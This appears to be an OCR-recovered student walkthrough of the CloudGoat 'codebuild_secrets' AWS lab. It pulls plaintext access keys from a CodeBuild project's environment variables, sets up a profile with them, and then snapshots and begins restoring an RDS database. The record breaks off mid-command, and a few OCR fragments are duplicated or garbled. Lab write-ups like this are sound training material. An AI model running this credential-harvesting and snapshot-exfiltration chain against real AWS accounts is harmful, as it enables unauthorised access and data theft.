codebuild_secrets

BoB 13 Digital Forensics track
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

<1> Calrissian



```
user@user:~$ aws codebuild list-projects --profile Solo
{
    "projects": [
        "cg-codebuild-codebuild_secrets_cgid7gkqshhzkp"
    ]
}
```


First, I've figured out Solo's projects ID.



```
user@user:~$ aws codebuild batch-get-projects --names cg-codebuild-codebuild_secrets_cgid7gkqshhzkp
 --profile Solo
{
    "projects": [
        {
            "name": "cg-codebuild-codebuild_secrets_cgid7gkqshhzkp",
            "arn": "arn:aws:codebuild:us-east-1:924603634412:project/cg-codebuild-codebuild_secrets
_cgid7gkqshhzkp",
            "source": {
            "source": {
{
    "projects": [
        {
            "name": "cg-codebuild-codebuild_secrets_cgid7gkqshhzkp",
            "arn": "arn:aws:codebuild:us-east-1:924603634412:project/cg-codebuild-codebuild_secrets
_cgid7gkqshhzkp",
            "source": {
                "type": "NO_SOURCE",
                "gitCloneDepth": 0,
                "buildspec": "version: 0.2\n\nphases:\n  pre_build:\n    commands:\n      - echo \"
This is CloudGoat's simpliest buildspec file ever (maybe)\"",
                "insecureSsl": false
            },
            "artifacts": {
                "type": "NO_ARTIFACTS",
                "overrideArtifactName": false
            },
            "cache": {
                "type": "NO_CACHE"
            },
            "environment": {
                "type": "LINUX_CONTAINER",
                "image": "aws/codebuild/standard:1.0",
                "computeType": "BUILD_GENERAL1_SMALL",
                "environmentVariables": [
                    {
                        "name": "calrissian-aws-access-key",
                        "value": "AKIA5ORVL2LWHIFK2QW5",
                        "type": "PLAINTEXT"
                    },
                    {
                        "name": "calrissian-aws-secret-key",
                        "value": "EIs0byfxpHhn88lngQ7yMrI33ZGxT9DR85Iir1fy",
                        "type": "PLAINTEXT"
                    }
                ],
                "privilegedMode": false,
                "imagePullCredentialsType": "CODEBUILD"
            },
            "serviceRole": "arn:aws:iam::924603634412:role/code-build-cg-codebuild_secrets_cgid7gkq
shhzkp-service-role",
            "timeoutInMinutes": 20,
            "queuedTimeoutInMinutes": 480,
            "encryptionKey": "arn:aws:kms:us-east-1:924603634412:alias/aws/s3",
            "tags": [
                {
                    "key": "Name",
                    "value": "cg-codebuild-codebuild_secrets_cgid7gkqshhzkp"
                },
                {
                    "key": "Scenario",
                    "value": "codebuild-secrets"
                },
                {
                    "key": "Stack",
                    "value": "CloudGoat"
```


Using the project ID we found above, we figured out calrissian's access key and secret key. Each is described below.

- Access key: AKIA5ORVL2LWHIFK2QW5
- Secret key: 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




```
user@user:~$ aws configure --profile Calrissian
AWS Access Key ID [None]: AKIA50RVL2LWHIFK2QW5
AWS Secret Access Key [None]: EIs0byfxpHhn88lngQ7yMrI33ZGxT9DR85Iir1fy
Default region name [None]: us-east-1
Default output format [None]:
```

With the key figured out, I set up Calrissian's profile configure.




```
{ser@user:~$
    "DBInstances": [
        {
            "DBInstanceIdentifier": "cg-rds-instance-codebuild-secrets-cgid7gkqshhzkp",
            "DBInstanceClass": "db.m5.large",
            "Engine": "postgres",
            "DBInstanceStatus": "available",
            "MasterUsername": "cgadmin",
            "DBName": "securedb",
            "Endpoint": {
                "Address": "cg-rds-instance-codebuild-secrets-cgid7gkqshhzkp.cb6c2ou8oet9.us-east-1
.rds.amazonaws.com",
                "Port": 5432,
                "HostedZoneId": "Z2R2ITUGPM61AM"
            },
            "AllocatedStorage": 20,
            "InstanceCreateTime": "2024-08-12T10:05:35.936000+00:00",
            "PreferredBackupWindow": "06:15-06:45",
            "BackupRetentionPeriod": 0,
            "DBSecurityGroups": [],
            "VpcSecurityGroups": [
                {
                    "VpcSecurityGroupId": "sg-02a07788e1a5f8679",
                    "Status": "active"
                }
            ],
            "DBParameterGroups": [
                {
                    "DBParameterGroupName": "default.postgres16",
                    "ParameterApplyStatus": "in-sync"
                }
            ],
            "AvailabilityZone": "us-east-1a",
            "DBSubnetGroup": {
                "DBSubnetGroupName": "cloud-goat-rds-subnet-group-codebuild_secrets_cgid7gkqshhzkp"
,
                "DBSubnetGroupDescription": "CloudGoat codebuild_secrets_cgid7gkqshhzkp Subnet Grou
p",
                "VpcId": "vpc-03351d61b5f8309c1",
                "SubnetGroupStatus": "Complete",
                "Subnets": [
                    {
                        "SubnetIdentifier": "subnet-0d483f926231e4249",
                        "SubnetAvailabilityZone": {
                            "Name": "us-east-1b"
                        },
                        "SubnetOutpost": {},
                        "SubnetStatus": "Active"
                    },
                    {
                        "SubnetIdentifier": "subnet-02d535e45d7ef2c3f",
                        "SubnetAvailabilityZone": {
                            "Name": "us-east-1a"
                        },
                        "SubnetOutpost": {},
                        "SubnetStatus": "Active"
                    }
                ]
            },
```




```
            "PreferredMaintenanceWindow": "sun:03:56-sun:04:26",
            "PendingModifiedValues": {},
            "MultiAZ": false,
            "EngineVersion": "16.2",
            "AutoMinorVersionUpgrade": true,
            "ReadReplicaDBInstanceIdentifiers": [],
            "LicenseModel": "postgresql-license",
            "OptionGroupMemberships": [
                {
                    "OptionGroupName": "default:postgres-16",
                    "Status": "in-sync"
                }
            ],
            "PubliclyAccessible": false,
            "StorageType": "gp2",
            "DbInstancePort": 0,
            "StorageEncrypted": false,
            "DbiResourceId": "db-EGPLXGOX7HL3TIWQD5TFACSHRE",
            "CACertificateIdentifier": "rds-ca-rsa2048-g1",
            "DomainMemberships": [],
            "CopyTagsToSnapshot": false,
            "MonitoringInterval": 0,
            "DBInstanceArn": "arn:aws:rds:us-east-1:924603634412:db:cg-rds-instance-codebuild-secre
ts-cgid7gkqshhzkp",
            "IAMDatabaseAuthenticationEnabled": false,
            "PerformanceInsightsEnabled": false,
            "DeletionProtection": false,
            "AssociatedRoles": [],
            "TagList": [
                {
                    "Key": "Name",
                    "Value": "cg-rds-instance-codebuild_secrets_cgid7gkqshhzkp"
                },
                {
                    "Key": "Scenario",
                    "Value": "codebuild-secrets"
                },
                {
                    "Key": "Stack",
                    "Value": "CloudGoat"
                }
            ],
            "CustomerOwnedIpEnabled": false,
            "ActivityStreamStatus": "stopped",
            "BackupTarget": "region",
            "NetworkType": "IPV4",
            "StorageThroughput": 0,
            "CertificateDetails": {
                "CAIdentifier": "rds-ca-rsa2048-g1",
                "ValidTill": "2025-08-12T10:04:47+00:00"
            },
            "DedicatedLogVolume": false,
            "IsStorageConfigUpgradeAvailable": false,
            "EngineLifecycleSupport": "open-source-rds-extended-support"
        }
    ]
}
```

Enter the command "aws rds describe-db-instances --profile Calrissian" to find out the VpcSecurityGroupId. The ID we found here is "sg-02a07788e1a5f8679".




```
user@user:~$ aws rds create-db-snapshot --db-instance-identifier cg-rds-instance-codebuild-secrets-
cgid7gkqshhzkp --db-snapshot-identifier cloudgoat --profile Calrissian
{
    "DBSnapshot": {
        "DBSnapshotIdentifier": "cloudgoat",
        "DBInstanceIdentifier": "cg-rds-instance-codebuild-secrets-cgid7gkqshhzkp",
        "Engine": "postgres",
        "AllocatedStorage": 20,
        "Status": "creating",
        "Port": 5432,
        "AvailabilityZone": "us-east-1a",
        "VpcId": "vpc-03351d61b5f8309c1",
        "InstanceCreateTime": "2024-08-12T10:05:35.936000+00:00",
        "MasterUsername": "cgadmin",
        "EngineVersion": "16.2",
        "LicenseModel": "postgresql-license",
        "SnapshotType": "manual",
        "OptionGroupName": "default:postgres-16",
        "PercentProgress": 0,
        "StorageType": "gp2",
        "Encrypted": false,
        "DBSnapshotArn": "arn:aws:rds:us-east-1:924603634412:snapshot:cloudgoat",
        "IAMDatabaseAuthenticationEnabled": false,
        "ProcessorFeatures": [],
        "DbiResourceId": "db-EGPLXGOX7HL3TIWQD5TFACSHRE",
        "TagList": [],
        "SnapshotTarget": "region",
        "StorageThroughput": 0,
        "DedicatedLogVolume": false
    }
}
```

We found information about the database instance.




```
            "Description": "CloudGoat codebuild_secrets_cgid7gkqshhzkp Security Group for PostgreSQL RDS
Instance",
            "GroupName": "cg-rds-psql-codebuild_secrets_cgid7gkqshhzkp",
            "IpPermissions": [
                {
                    "FromPort": 5432,
                    "IpProtocol": "tcp",
                    "IpRanges": [
                        {
                            "CidrIp": "10.10.20.0/24"
                        },
                        {
                            "CidrIp": "10.10.30.0/24"
                        },
                        {
                            "CidrIp": "218.146.20.61/32"
                        },
                        {
                            "CidrIp": "10.10.40.0/24"
                        },
                        {
                            "CidrIp": "10.10.10.0/24"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "ToPort": 5432,
                    "UserIdGroupPairs": []
                }
            ],
```

We see that it communicated over port 5432.




```
user@user:~$ aws rds restore-db-instance-from-db-snapshot --db-instance-identifier new-db --db-snapshot-i
